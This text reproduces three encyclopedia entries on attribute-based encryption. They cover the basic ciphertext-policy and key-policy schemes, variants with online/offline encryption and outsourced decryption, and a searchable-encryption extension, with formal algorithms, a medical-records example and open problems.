ABE; Ciphertext-policy ABE; Key-policy ABE

Definitions

An attribute-based encryption scheme is a public key encryption scheme in which users' private keys and ciphertexts are dependent upon descriptive attributes.

Background

The concept of attribute-based encryption (ABE) was first introduced by Sahai and Waters in 2005 (Sahai and Waters, 2005). ABE was later categorized into two types (Goyal et al., 2006): ciphertext-policy ABE (CP-ABE) and key-policy ABE (KP-ABE). In CP-ABE, each ciphertext is associated with an access policy, and each user's private key is associated with a set of attributes. In KP-ABE, on the contrary, each user's private key is associated with an access policy, and each ciphertext is associated with a set of attributes.

Bethencourt, Sahai, and Waters proposed the first CP-ABE scheme which supports tree-based access policies (Bethencourt et al., 2007). The first KP-ABE scheme supporting any access formula over attributes was proposed in 2007 by Ostrovsky, Sahai, and Waters (Ostrovsky et al., 2007). Following the seminal works (Sahai and Waters, 2005; Goyal et al., 2006) of ABE, there have been notable advances in many directions: new proof techniques for full security (Lewko et al., 2010; Lewko and Waters, 2012), decentralizing trust among multiple authorities (Chase, 2007; Lewko and Waters, 2011), new construction from post-quantum hardness assumptions (Boyen, 2013), supporting more functionalities (Sahai et al., 2012; Rouselakis and Waters, 2013), and outsourcing computation (Parno et al., 2012).

Theory

A ciphertext-policy attribute-based encryption scheme consists of four randomized algorithms: *Setup*, *Encrypt*, *KeyGen*, and *Decrypt*.

- *Setup*. Takes as input a security parameter and outputs the public parameters and a master key. The master key is known only to the authority.
- *Encrypt*. Takes as input the public parameters, a message and an access policy over the universe of attributes, and outputs a ciphertext.
- *KeyGen*. Takes as input the public parameters, the master key and a set of attributes, and outputs a private key.
- *Decrypt*. Takes as input the public parameters, a ciphertext associated with an access policy $\mathbb{A}$ and a private key for a set S of attributes, and outputs the corresponding plaintext if S satisfies $\mathbb{A}$.

A key-policy attribute-based encryption scheme consists of four randomized algorithms: *Setup*, *Encrypt*, *KeyGen*, and *Decrypt*.

- *Setup*. The same as that of ciphertext-policy attribute-based encryption.
- *Encrypt*. Takes as input the public parameters, a message and a set of attributes, and outputs a ciphertext.
- *KeyGen*. Takes as input the public parameters, the master key and an access policy over the universe of attributes, and outputs a private key.
- *Decrypt*. Takes as input the public parameters, a ciphertext associated with a set S of attributes and a private key associated with an access

policy $\mathbb{A}$, and outputs the corresponding plaintext if S satisfies $\mathbb{A}$.

The algorithm *Setup* is run by a trusted party, the authority. The algorithm *Encrypt* is run by the data owner to encrypt messages. The algorithm *KeyGen* is run by the authority to generate the private key corresponding to a set of attributes as the response to the request of a user. The private key will be sent to the user via a secure channel. The algorithm *Decrypt* is run by the user to decrypt messages. The algorithms *Encrypt* and *Decrypt* should satisfy the standard consistency constraints: if all algorithms are executed correctly and the set of attributes associated with the user's private key (resp. the ciphertext) satisfies the access polity of the ciphertext (resp. the user's private key), then any message encrypted with the algorithm *Encrypt* should be decrypted correctly by the algorithm *Decrypt*.

Applications

Attribute-based encryption was introduced to provide fine-grained access control over encrypted data. As a versatile tool, it is widely adopted in many applications. Here are two examples.

- *Role-based access control*. An attribute-based encryption scheme can be used to encrypt messages for a set of receivers who are identified by their roles, rather than the actual identities of the receivers.
- *Audit log*. For electronic forensic analysis, one important need is an "audit log" that should be stored in encrypted form. An attribute-based encryption scheme can be employed to enable different users with different access permissions to legitimately access different contents of the audit log.

In particular, CP-ABE is suitable for the applications where the data owners are responsible for deciding who can access their data, such as cloud-based data sharing. KP-ABE is suitable for the applications where there is an authority who decides what ciphertexts a user can decrypt, such as audit log.

Open Problems and Future Directions

There are several challenging or interesting problems:

- *Fully secure ABE scheme in the standard model*. Most of the existing fully secure ABE schemes are built on composite order groups. How to design fully secure ABE schemes with high efficiency based on prime order groups in the standard model is still a challenging problem.
- *Highly expressive ABE scheme supporting rich functionalities*. Many new functionalities such as traceability, revocation, decentralization, and access policy privacy are important when deploying ABE schemes into real-world systems. How to construct ABE scheme achieving the above functionalities and supporting expressive access policies is an interesting problem.
- *Efficient ABE*. Most of the existing ABE schemes are based on bilinear pairing, which is an expensive operation. How to construct efficient ABE schemes without pairing is an interesting problem.
- *Post-quantum ABE*. With the development of quantum computation, post-quantum ABE schemes from post-quantum hardness assumptions such as lattices should be developed.

References

Bethencourt J, Sahai A, Waters B (2007) Ciphertext-policy attribute-based encryption. In: 2007 IEEE Symposium on Security and Privacy. IEEE Computer Society Press, Los Alamitos, pp 321–334

Boyen X (2013) Attribute-based functional encryption on lattices. In: TCC 2013. Lecture notes in computer science, vol 7785. Springer, Heidelberg, pp 122–142

Chase M (2007) Multi-authority attribute based encryption. In: TCC 2007. Lecture notes in computer science, vol 4392. Springer, Heidelberg, pp 515–534

Goyal V, Pandey O, Sahai A, Waters B (2006) Attribute-based encryption for fine-grained access control of encrypted data. In: Proceedings of the 13th ACM Conference on Computer and Communications Security, Alexandria, pp 89–98

Lewko A, Waters B (2011) Decentralizing attribute-based encryption. In: Advances in Cryptology – EUROCRYPT 2011. Lecture notes in computer science, vol 6632. Springer, Heidelberg, pp 568–588

Lewko A, Waters B (2012) New proof methods for attribute-based encryption: achieving full security through selective techniques. In: Advances in cryptology – CRYPTO 2012. Lecture notes in computer science, vol 7417. Springer, Heidelberg, pp 180–198

Lewko A, Okamoto T, Sahai A, Takashima K, Waters B (2010) Fully secure functional encryption: attribute-based encryption and (hierarchical) inner product encryption. In: Advances in cryptology – EUROCRYPT 2010. Lecture notes in computer science, vol 6110. Springer, Heidelberg, pp 62–91

Ostrovsky R, Sahai A, Waters B (2007) Attribute-based encryption with non-monotonic access structures. In: Proceedings of the 14th ACM Conference on Computer and Communications Security, Alexandria, pp 195–203

Parno B, Raykova M, Vaikuntanathan V (2012) How to delegate and verify in public: verifiable computation from attribute-based encryption. In: TCC 2012. Lecture notes in computer science, vol 7194. Springer, Heidelberg, pp 422–439

Rouselakis Y, Waters B (2013) Practical constructions and new proof methods for large universe attribute-based encryption. In: Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security, Alexandria, pp 463–474

Sahai A, Waters B (2005) Fuzzy identity-based encryption. In: Advances in Cryptology – EUROCRYPT 2005. Lecture notes in computer science, vol 3494. Springer, Heidelberg, pp 457–473

Sahai A, Seyalioglu H, Waters B (2012) Dynamic credentials and ciphertext delegation for attribute-based encryption. In: Advances in Cryptology – (CRYPTO) 2012. Lecture notes in computer science, vol 7417. Springer, Heidelberg, pp 199–217

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1460

Attribute-Based Encryption with Offline Computation and Outsourced Decryption

Junzuo Lai[71] ✉
(71) Jinan University, Guangzhou, China

✉ **Junzuo Lai**
Email: laijunzuo@gmail.com
Email: pwdlaijunzuo@163.com

Definition

Access Structures

Definition 1 Let $\{P_1, \ldots, P_n\}$ be a set of parties. A collection $\mathbb{A} \subseteq 2^{\{P_1,\ldots,P_n\}}$ is monotone if $\forall B, C$: if $B \in \mathbb{A}$ and $B \subseteq C$, then $B \in \mathbb{A}$. An access structure (respectively, monotonic access structure) is a collection (respectively, monotone collection) $\mathbb{A}$ of non-empty subsets of $\{P_1, \ldots, P_n\}$, i.e., $\mathbb{A} \subseteq 2^{\{P_1,\ldots,P_n\}} \setminus \{\emptyset\}$. The sets in $\mathbb{A}$ are called authorized sets, and the sets not in $\mathbb{A}$ are called unauthorized sets.

Linear Secret Sharing Schemes

Definition 2 A secret sharing scheme Π over a set of parties $\mathcal{L}$ is called linear (over $\mathbb{Z}_p$) if

1. The shares for each party form a vector over $\mathbb{Z}_p$.

2. There exists a matrix $\boldsymbol{A}$ with ℓ rows and n columns called the share-generating matrix for Π. For all $i = 1, \ldots, \ell$, the ith row of $\boldsymbol{A}$ is labeled by a party $\rho(i)$ (ρ is a function from $\{1, \ldots, \ell\}$ to $\mathcal{L}$). When we

consider the column vector $v = (s, r_2, \ldots, r_n)$, where $s \in \mathbb{Z}_p$ is the secret to be shared, and $r_2, \ldots, r_n \in \mathbb{Z}_p$ are randomly chosen, then $\boldsymbol{A}v$ is the vector of ℓ shares of the secret s according to Π. The share $(\boldsymbol{A}v)_i$ belongs to party $\rho(i)$.

It is shown in Beimel (1996) that every linear secret sharing scheme according to the above definition also enjoys the linear reconstruction property, defined as follows. Suppose that Π is an LSSS for the access structure $\mathbb{A}$. Let $S \in \mathbb{A}$ be any authorized set, and let $I \subset \{1, \ldots, \ell\}$ be defined as $I = \{i | \rho(i) \in S\}$. Then there exist constants $\{\omega_i \in \mathbb{Z}_p\}_{i \in I}$ such that, if $\{\lambda_i\}$ are valid shares of any secret s according to Π, then $\sum_{i \in I} \omega_i \lambda_i = s$. Let A_i denotes the i-th row of $\boldsymbol{A}$, we have $\sum_{i \in I} \omega_i A_i = (1, 0, \ldots, 0)$. These constants $\{\omega_i\}$ can be found in time polynomial in the size of the share generation matrix $\boldsymbol{A}$ (Beimel, 1996). Note that, for unauthorized sets, no such constants $\{\omega_i\}$ exist.

Background

In the traditional public key encryption or identity-based encryption schemes (Shamir, 1984; Boneh and Franklin, 2003), encrypted data is targeted for decryption by a single known user; hence, they lack the expressiveness needed for more advanced data sharing. Many distributed applications require complex access control mechanisms for encrypted data which is stored in untrusted servers, such as in the cloud. Sahai and Waters (2005) addressed this issue by introducing the concept of attribute-based encryption (ABE). ABE enables public key one-to-many encryption and is envisioned as a promising cryptographic primitive for realizing scalable and fine-grained access control systems. There are two kinds of ABE: key-policy ABE (KP-ABE) (Goyal et al., 2006) and ciphertext-policy ABE (CP-ABE) (Bethencourt et al., 2007).

In a CP-ABE scheme, every ciphertext is associated with an access structure on attributes, and every user's private key is associated with a set of attributes. A user is able to decrypt a ciphertext only if the set of attributes associated with the user's private key satisfies the access structure associated with the ciphertext. In a KP-ABE scheme, the roles of an attribute set and an access structure are swapped from what we described

for CP-ABE: attribute sets are used to annotate the ciphertexts and access structures over these attributes are associated with users' private keys.

One drawback of ABE is that the computational cost scales with the complexity of access structure or the number of attributes. The situation becomes worse for mobile devices with limited computing resources. To address this problem, there exist two main techniques: online/offline computation and outsourced computation, to improve the efficiency of ABE.

ABE with Offline Computation

The notion of online/offline techniques was first introduced by Even et al. (1996) for signatures. Hohenberger and Waters (2014) developed online/offline techniques for ABE that split the computation for encryption and key generation algorithms into two phases: an offline phase that does the vast majority of the work to encrypt a message or generate a private key before it knows the message or the attribute set/access structure that will be used and an online phase that can then rapidly assemble an ABE ciphertext or key when the specifics become known.

Hohenberger and Waters (2014) showed how to extend the ABE schemes of Rouselakis and Waters (2013) to be an online/offline system. We now describe the concrete ABE scheme with offline encryption in Hohenberger and Waters (2014).

KP-ABE with Offline Encryption

Setup The setup algorithm takes as input a security parameter and a universe $U = \mathbb{Z}_p$ of attributes. It chooses a bilinear group $\mathbb{D}$ of prime order p according to the security parameter. It also chooses $g, h, u, w \in \mathbb{G}$ and $\alpha \in \mathbb{Z}_p$ randomly. The public parameters are published as $\mathsf{PK} = (\mathbb{G}, p, g, h, u, w, e(g,g)^{\alpha})$ and the master secret key is $\mathsf{MSK} = \alpha$.

KeyGen The key generation algorithm takes as input the public parameters PK, the master secret key MSK, and an LSSS access structure $(\boldsymbol{A}, \rho)$. The function ρ associates rows of $\boldsymbol{A}$ to attributes. Let $\boldsymbol{A}$ be an $\ell \times n$ matrix. It chooses $y_2, \ldots, y_n \in \mathbb{Z}_p$ randomly and sets $\mathbf{v} = (\alpha, y_2, \ldots, y_n) \in \mathbb{Z}_p^n$. It also chooses random exponents $t_1, t_2, \ldots, t_\ell \in \mathbb{Z}_p$. For $i = 1$ to ℓ, it

computes $\lambda_i = \boldsymbol{v} \cdot A_i$ and $K_{i,0} = g^{\lambda_i} w^{t_i}$, $K_{i,1} = (u^{\rho(i)} h)^{-t_i}$, $K_{i,2} = g^{t_i}$. The private key is $\mathsf{SK} = ((\boldsymbol{A}, \rho), \{K_{i,0}, K_{i,1}, K_{i,2}\}_{i \in [1,\ell]})$.

Offline.Encrypt The offline encryption algorithm takes as input the public parameters PK only. Assume a maximum bound of ι attributes will be associated with any ciphertext. One can utilize the idea of "pooling" to remove this bound. It chooses $s \in \mathbb{Z}_p$ randomly and sets $\mathsf{K} = e(g, g)^{\alpha s}$, $C_0 = g^s$. Then, for $j = 1$ to ι, it picks random $r_j, x_j \in \mathbb{Z}_p$ and computes $C_{j,1} = g^{r_j},\ C_{j,2} = (u^{x_j} h)^{r_j} w^{-s}$. One can view this as encrypting for a random attribute x_j, where this will be corrected in the online phase. It outputs the intermediate ciphertext $IT = (\mathsf{K}, C_0, \{r_j, x_j, C_{j,1}, C_{j,2}\}_{j \in [1,\iota]})$.

Online.Encrypt The online encryption algorithm takes as input the public parameters PK, an intermediate ciphertext $IT = (\mathsf{K}, C_0, \{r_j, x_j, C_{j,1}, C_{j,2}\}_{j \in [1,\iota]})$, a message M, and a set of attributes $S = (z_1, z_2, \ldots, z_{k \le \iota})$. For $j = 1$ to k, it computes $C_{j,3} = r_j \cdot (z_j - x_j)$. The ciphertext is published as $CT = (S, C = \mathsf{K} \cdot M, C_0, \{C_{j,1}, C_{j,2}, C_{j,3}\}_{j \in [1,k]})$.

Decrypt The decryption algorithm takes as input the public parameters PK, a private key $\mathsf{SK} = ((\boldsymbol{A}, \rho), \{K_{i,0}, K_{i,1}, K_{i,2}\}_{i \in [1,\ell]})$, and a ciph- ertext $CT = (S, C, C_0, \{C_{j,1}, C_{j,2}, C_{j,3}\}_{j \in [1,k]})$. If S satisfies the LSSS access structure $(\boldsymbol{A}, \rho)$, it first finds $\mathcal{I} = \{i : \rho(i) \in S\}$ and constants $\{\omega_i \in \mathbb{Z}_p\}_{i \in \mathcal{I}}$ such that $\sum_{i \in \mathcal{I}} \omega_i A_i = (1, 0, \ldots, 0)$. It then computes $\prod_{i \in \mathcal{I}} (e(C_0, K_{i,0}) \cdot e(C_{j,1}, K_{i,1}) \cdot\ e(C_{j,2} \cdot u^{C_{j,3}}, K_{i,2}))^{\omega_i} = e(g, g)^{\alpha s}$, where j is the index of the attribute $\rho(i)$ in S. The message can be recovered as $C / e(g, g)^{\alpha s}$.

CP-ABE with Offline Encryption

Setup The setup algorithm takes as input a security parameter and a universe $U = \mathbb{Z}_p$ of attributes. It chooses a bilinear group $\mathbb{D}$ of prime order p according to the security parameter. It also chooses $g, h, u, v, w \in \mathbb{G}$ and $\alpha \in \mathbb{Z}_p$ randomly. The public parameters are published as $\mathsf{PK} = (\mathbb{G}, p, g, h, u, v, w, e(g, g)^{\alpha})$ and the master secret key is $\mathsf{MSK} = \alpha$.

KeyGen The key generation algorithm takes as input the public parameters PK, the master secret key MSK, and an attribute set $S = (z_1, z_2, \ldots, z_k)$. It

chooses $r, r_1, r_2, \ldots, r_k \in \mathbb{Z}_p$ randomly. The private key $\mathsf{SK} = (S, K_0, K_1, \{K_{i,2}, K_{i,3}\}_{i \in [1,k]})$ is computed as $K_0 = g^{\alpha} w^r$, $K_1 = g^r$, $K_{i,2} = g^{r_i}$, $K_{i,3} = (u^{z_i} h)^{r_i} v^{-r}$.

Offline.Encrypt The offline encryption algorithm takes as input the public parameters PK only. Assume a maximum bound of ι rows in any LSSS access structure will be associated with any ciphertext. One can utilize the idea of "pooling" to remove this bound. It chooses $s \in \mathbb{Z}_p$ randomly and sets $\mathsf{K} = e(g, g)^{\alpha s}$, $C_0 = g^s$. Then, for $j = 1$ to ι, it picks random $\lambda'_j, x_j, t_j \in \mathbb{Z}_p$ and computes $C_{j,1} = w^{\lambda'_j} v^{t_j}, C_{j,2} = (u^{x_j} h)^{-t_j}, C_{j,3} = g^{t_j}$. One can view this as encrypting for a random attribute x_j with a random "share" λ'_j of s, where this will be corrected in the online phase. It outputs the intermediate ciphertext $IT = (\mathsf{K}, s, C_0, \{\lambda'_j, t_j, x_j, C_{j,1}, C_{j,2}, C_{j,3}\}_{j \in [1,\iota]})$.

Online.Encrypt The online encryption algorithm takes as input the public parameters PK, an intermediate ciphertext $IT = (\mathsf{K}, s, C_0, \{\lambda'_j, t_j, x_j, C_{j,1}, C_{j,2}, C_{j,3}\}_{j \in [1,\iota]})$, a message M, and an LSSS access structure $(\boldsymbol{A}, \rho)$, where $\boldsymbol{A}$ is an $\ell \times n$ matrix and $\ell \leq \iota$. It chooses $y_2, \ldots, y_n \in \mathbb{Z}_p$ randomly and sets $\mathbf{v} = (s, y_2, \ldots, y_n) \in \mathbb{Z}_p^n$. For $j = 1$ to ℓ, it computes $\lambda_j = \boldsymbol{v} \cdot A_j$ and $C_{j,4} = \lambda_j - \lambda'_j, C_{j,5} = t_j \cdot (\rho(j) - x_j)$. The ciphertext is published as $CT = ((\boldsymbol{A}, \rho), C = \mathsf{K} \cdot M, C_0, \{C_{j,1}, C_{j,2}, C_{j,3}, C_{j,4}, C_{j,5}\}_{j \in [1,\ell]})$.

Decrypt The decryption algorithm takes as input the public parameters PK, a private key $\mathsf{SK} = (S, K_0, K_1, \{K_{i,2}, K_{i,3}\}_{i \in [1,k]})$, and a ciphertext $CT = ((\boldsymbol{A}, \rho), C, C_0, \{C_{j,1}, C_{j,2}, C_{j,3}, C_{j,4}, C_{j,5}\}_{j \in [1,\ell]})$. If S satisfies the LSSS access structure $(\boldsymbol{A}, \rho)$, it first finds $\mathcal{I} = \{i : \rho(i) \in S\}$ and constants $\{\omega_i \in \mathbb{Z}_p\}_{i \in \mathcal{I}}$ such that $\sum_{i \in \mathcal{I}} \omega_i A_i = (1, 0, \ldots, 0)$. It then computes $e(C_0, K_0) / \prod_{i \in \mathcal{I}} (e(C_{i,1} w^{C_{i,4}}, K_1) e(C_{i,2} u^{C_{i,5}}, K_{j,2}) e(C_{i,3}, K_{j,3}))^{\omega_i} = e(g, g)^{\alpha s}$, where j is the index of the attribute $\rho(i)$ in S. The message can be recovered as $C / e(g, g)^{\alpha s}$.

Observe that the work done in the offline encryption algorithms is roughly equivalent to the work of the regular encryption algorithms in Rouselakis and Waters (2013) and the dominant cost of the online KP-ABE (resp., CP-ABE) encryption algorithm is one multiplication in $\mathbb{Z}_p$ per attribute in S (resp., per row of $\boldsymbol{A}$).

Due to the symmetry between KP-ABE (resp., CP-ABE) encryption and CP-ABE (resp., KP-ABE) key generation, the KP-ABE (resp., CP-ABE) online/offline key generation algorithms can be derived from the CP-ABE (resp., KP-ABE) online/offline encryption techniques.

ABE with Outsourced Decryption

In the existing ABE schemes, the decryption computational cost grows with the complexity of the access structure. Green et al. (2011) introduced the notion of ABE with outsourced decryption, which largely eliminates the decryption overhead for users. Based on the existing ABE schemes, Green et al. (2011) also presented concrete ABE schemes with outsourced decryption. In these schemes, a user provides an untrusted server, say a proxy operated by a cloud service provider, with a transformation key TK that allows the latter to translate any ABE ciphertext CT satisfied by that user's attributes or access structure into a simple ciphertext CT', and it only incurs a small overhead for the user to recover the plaintext from the transformed ciphertext CT'. We now describe the concrete CP-ABE scheme with outsourced decryption proposed in Green et al. (2011), which is based on Waters CP-ABE scheme (Waters, 2011). The same outsourcing techniques are adapted to achieve KP-ABE scheme with outsourced decryption in Green et al. (2011).

Setup The setup algorithm takes as input a security parameter and a universe $U = \{0, 1\}^*$ of attributes. It chooses a bilinear group $\mathbb{D}$ of prime order p according to the security parameter. It also chooses $t_1, t_2, \ldots, t_\ell \in \mathbb{Z}_p$ randomly and a hash function $H : \{0,1\}^* \to \mathbb{G}$. The public parameters are published as $\mathsf{PK} = (\mathbb{G}, p, g, g^a, e(g,g)^\alpha, H)$ and the master secret key is $\mathsf{MSK} = g^\alpha$.

Encrypt The encryption algorithm takes as input the public parameters PK, a message M and an LSSS access structure $(\boldsymbol{A}, \rho)$, where $\boldsymbol{A}$ is an $\ell \times n$

matrix. It chooses a random vector $\mathbf{v} = (s, y_2, \ldots, y_n) \in \mathbb{Z}_p^n$. For $i = 1$ to ℓ, it computes $\lambda_i = \mathbf{v} \cdot A_i$. Next, it chooses $r_1, r_2, \ldots, r_\ell \in \mathbb{Z}_p$ randomly. The ciphertext is published as $CT = ((\mathbf{A}, \rho), C, C', \{C_i, D_i\}_{i \in [1,\ell]})$, where $C = M \cdot e(g, g)^{\alpha s}$, $C' = g^s$, $C_i = g^{a\lambda_i} \cdot H(\rho(i))^{-r_i}$, $D_i = g^{r_i}$.

KeyGen$_{out}$ The key generation algorithm takes as input the public parameters PK, the master secret key MSK, and an attribute set S. It chooses $t, z \in \mathbb{Z}_p$ randomly. The transformation key $TK = (S, K, L, \{K_x\}_{x \in S})$ is computed as $K = g^{\alpha/z} g^{at}$, $L = g^t$, $K_x = H(x)^t$. The private key is $SK = (z, TK)$.

Notice that, to produce the transformation key, one can first run the original key generation algorithm of Waters CP-ABE scheme and raise all group elements to a blinding factor exponent z^{-1}.

Transform$_{out}$ The transformation algorithm takes as input the public parameters PK, a transformation key $TK = (S, K, L, \{K_x\}_{x \in S})$, and a ciphertext $CT = ((\mathbf{A}, \rho), C, C', \{C_i, D_i\}_{i \in [1,\ell]})$. If S satisfies the LSSS access structure $(\mathbf{A}, \rho)$, it first finds $\mathcal{I} = \{i : \rho(i) \in S\}$ and constants $\{\omega_i \in \mathbb{Z}_p\}_{i \in \mathcal{I}}$ such that $\sum_{i \in \mathcal{I}} \omega_i A_i = (1, 0, \ldots, 0)$. It then computes $e(C', K) / \prod_{i \in \mathcal{I}} \left(e(C_i, L) \cdot e(D_i, K_{\rho(i)})\right)^{\omega_i} = e(g, g)^{\alpha s / z}$. It outputs the partially decrypted ciphertext $CT' = (T_0 = C, T_1 = e(g, g)^{\alpha s/z})$.

Decrypt$_{out}$ The decryption algorithm takes as input a private key $SK = (z, TK)$ and a partially decrypted ciphertext $CT' = (T_0, T_1)$. It computes $T_0 / T_1^z = M$.

Observe that the partially decrypted ciphertext CT' can be viewed as the ElGamal ciphertext and the user needs only to compute one exponentiation and no pairings to recover the message.

The security property of the ABE scheme with outsourced decryption guarantees that an adversary (including the malicious cloud server) be not able to learn anything about the encrypted message; however, the scheme provides no guarantee on the correctness of the transformation done by the cloud server. Cloud service providers may have strong financial incentives to return incorrect answers, if such answers require less work and are unlikely to be detected by users. To address this issue, Lai et al. (2013)

introduced ABE with verifiable outsourced decryption that a user can efficiently check if the transformation is done correctly.

Open Problems and Future Directions

One of the main drawbacks of ABE is that the computational cost scales with the complexity of access structure or the number of attributes. The most existing works on ABE with offline computation and outsourced decryption aim to employ the techniques, including online/offline computation and outsourced computation, to improve the efficiency of ABE, but at the cost of security, only proven in weak models such as selective security model. In the future, it will be interesting to see if ABE with offline computation and outsourced decryption can be obtained in the stronger security model without affecting the efficiency of ABE.

References

Beimel A (1996) Secure schemes for secret sharing and key distribution. Ph.D. thesis, Israel Institute of Technology

Bethencourt J, Sahai A, Waters B (2007) Ciphertext-policy attribute-based encryption. In: IEEE Symposium on Security and Privacy, pp 321–334

Boneh D, Franklin MK (2003) Identity-based encryption from the weil pairing. SIAM J Comput 32(3):586–615
[MathSciNet]

Even S, Goldreich O, Micali S (1996) On-line/off-line digital signatures. J Cryptol 9(1):35–67
[MathSciNet]

Goyal V, Pandey O, Sahai A, Waters B (2006) Attribute-based encryption for fine-grained access control of encrypted data. In: ACM Conference on Computer and Communications Security, pp 89–98

Green M, Hohenberger S, Waters B (2011) Outsourcing the decryption of ABE ciphertexts. In: USENIX Security Symposium

Hohenberger S, Waters B (2014) Online/offline attribute-based encryption. In: PKC. Springer, pp 293–310

Lai J, Deng RH, Guan C, Weng J (2013) Attribute-based encryption with verifiable outsourced decryption. IEEE Trans Inf Forensic Secur 8(8):1343–1354

Rouselakis Y, Waters B (2013) Practical constructions and new proof methods for large universe attribute-based encryption. In: CCS, pp 463–474

Sahai A, Waters B (2005) Fuzzy identity-based encryption. In: EUROCRYPT, pp 457–473

Shamir A (1984) Identity-based cryptosystems and signature schemes. In: CRYPTO, pp 47–53

Waters B (2011) Ciphertext-policy attribute-based encryption: an expressive, efficient, and provably secure realization. In: Public Key Cryptography, pp 53–70

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1462

Attribute-Based Encryption with Searchable Encryption

Yang Yang[72] ✉
(72) Singapore Management University, Singapore, Singapore

Synonyms

Attribute-based keyword search over encrypted data; Searchable attribute-based encryption; Searchable encryption with fine-grained access control

Definitions

An attribute-based encryption (ABE) with searchable encryption scheme is an extension of the basic ABE scheme in which the encrypted index can be searched by keyword(s) and the search authority is controlled by ABE. Its merit is to enforce fine-grained access control on both decryption and search privileges and simultaneously support private keyword(s) search.

Background

Attribute-based encryption (ABE) with searchable encryption is a notion that inherits the advantages of both ABE (Goyal et al., 2006) and searchable encryption (SE) (Boneh et al., 2004; Boneh and Waters, 2007) mechanisms to realize secure share and search for the outsourced data. ABE creates fine-grained access control system to prevent sensitive data from being accessed by unauthorized user or external attacker (Bethencourt et al., 2007). SE generates encrypted index for outsourced data such that it can be searched by a keyword trapdoor (or token) (Shi et al., 2007; Naveed et al., 2014),

where the outsourced content and search keyword(s) should be hidden from the data storage server. ABE with searchable encryption guarantees data privacy and usability in multiuser system. Verifiable attribute-based keyword search schemes are proposed in Zheng et al. (2014) and Sun et al. (2014) to realize verification of the search result. Liang and Susilo (2015) introduced proxy re-encryption mechanism into ABE with searchable encryption to deal with the keyword update problem. In resource-constrained environment, Yang et al. (2020) designed an SE with searchable encryption system with high efficiency for mobile devices. To improve search efficiency, an attribute-based retrieval feature tree was constructed in Wang et al. (2018) to support time-efficient document retrieval using a depth-first search algorithm.

Theory

An attribute-based encryption with searchable encryption scheme consists of six randomized algorithms: *Setup*, *KeyGen*, *Encrypt*, *Decrypt*, *Trapdoor*, and *Test*. Here, we take ciphertext-policy ABE (CP-ABE) as a component to define the system, which has wider applications in access control than key-policy ABE (KP-ABE).

- *Setup*. The system setup algorithm is executed by an authority, which is a trusted party. Taking security parameter as input, this algorithm outputs the public parameters and a master secret key. The former is made public in the system, and the latter is kept secret by the authority.
- *KeyGen*. The attribute secret key generation algorithm is executed by the authority. Taking the public parameters, the master secret key, and a set of attributes S as input, this algorithm outputs an attribute secret key SK_S, which is sent to a data user through a secure channel.
- *Encrypt*. The encryption algorithm is executed by a data owner. Taking the public parameters, a message M, a keyword (or a set of keywords) KW, and an access policy $\mathbb{A}$ as input, this algorithm outputs ciphertext CT and encrypted index EI.
- *Decrypt*. The decryption algorithm is executed by a data user. Taking the public parameters, a ciphertext CT associated with access policy $\mathbb{A}$, and an attribute secret key SK_S for attribute set S as input, this algorithm outputs the corresponding plaintext M if S satisfies $\mathbb{A}$.

- *Trapdoor*. The keyword trapdoor generation algorithm is executed by a data owner. Taking an attribute secret key SK_S and a keyword (or a set of keywords) *KW′* as input, this algorithm outputs a search trapdoor $T_{KW'}$.
- *Test*. The test algorithm is executed by the storage server. Taking an encrypted index *EI* (associated with keyword(s) *KW* and access policy $\mathbb{A}$) and a search trapdoor $T_{KW'}$ (corresponding to keyword(s) *KW′*) as input, this algorithm outputs 1 or 0. The result 1 indicates that *KW* and *KW′* match with each other and *S* satisfies $\mathbb{A}$. Otherwise, the result is 0.

Attribute-based encryption with searchable encryption should satisfy consistency for both decryption and search functions. If *Setup*, *KeyGen*, *Encrypt*, and *Decrypt* algorithms are correctly executed, then any plaintext encrypted by *Encrypt* algorithm should be successfully decrypted by *Decrypt* algorithm if and only if the attribute set *S* associated with data user's attribute secret key SK_S satisfies the access policy $\mathbb{A}$ in ciphertext *CT*. On the other hand, if *Setup*, *KeyGen*, *Encrypt*, *Trapdoor*, and *Test* algorithms are correctly performed, then any authorized user can get the correct search result. Specifically, if *KW′* (embedded in trapdoor) matches *KW* (contained in encrypted index), and user's attribute set *S* satisfies $\mathbb{A}$ in ciphertext *CT*, the search result 1 will be returned to user. Otherwise, the *Test* algorithm outputs 0.

Applications

Attribute-based encryption with searchable encryption supports fine-grained search authorization and private keyword search operations. As a powerful scalable data sharing tool, it has applications in a wide range of fields. Let us take an electronic medical record system as an example. Suppose three medical files are encrypted by ABE with searchable encryption.

- File M_1 has access policy $\mathbb{A}_1$ = (*Raffles Hospital* OR *Endocrinologist*) and keywords KW_1 = (*Diabetes*, *Female*).
- File M_2 has access policy $\mathbb{A}_1$ = (*St Luke's Hospital* AND *Surgeon*) and keywords KW_2 = (*Fracture*, *Diabetes*).
- File M_3 has access policy $\mathbb{A}_1$ = (*St Luke's Hospital* AND *Endocrinologist*) and keywords KW_3 = (*Gout*).

A user with attribute set S = (*St Luke's Hospital*, *Endocrinologist*) generates a trapdoor for keywords KW' = (*Diabetes*) and submits it to the system. The test results for file M_1 is 1 since S satisfies $\mathbb{A}_1$ and KW' matches KW_1. Although KW' matches KW_2, the test result for M_2 is 0 since S dissatisfies $\mathbb{A}_1$. Although S satisfies $\mathbb{A}_1$, the result for M_3 is also 0 since KW' does not match KW_3.

Open Problems

Although extensive research progress has been made in ABE with searchable encryption, several open issues and challenges remain for future research.

- *Query expressiveness*. Most of the existing ABE with searchable encryption solutions are built to realize single or multiple keyword search. It is interesting to design novel schemes to support range search, Boolean search, subset search, and ranking search.
- *Efficiency and security*. Considering resource-constrained scenarios and large-scale applications, how to construct lightweight ABE with searchable encryption systems that simultaneously has high efficiency and security level is a challenge.
- *Post-quantum construction*. Many available schemes are proposed based on conventional bilinear map, which may be insecure in the quantum age. It has great potential to explore post-quantum secure methods (such as lattice cryptography, multivariate cryptography) to design post-quantum constructions.

Cross-References

Attribute-Based Encryption
Searchable Encryption

References

Bethencourt J, Sahai A, Waters B (2007) Ciphertext-policy attribute-based encryption. In: 2007 IEEE Symposium on Security and Privacy (SP'07). IEEE, pp 321–334

Boneh D, Waters B (2007) Conjunctive, subset, and range queries on encrypted data. In: Theory of Cryptography Conference. Springer, pp 535–554

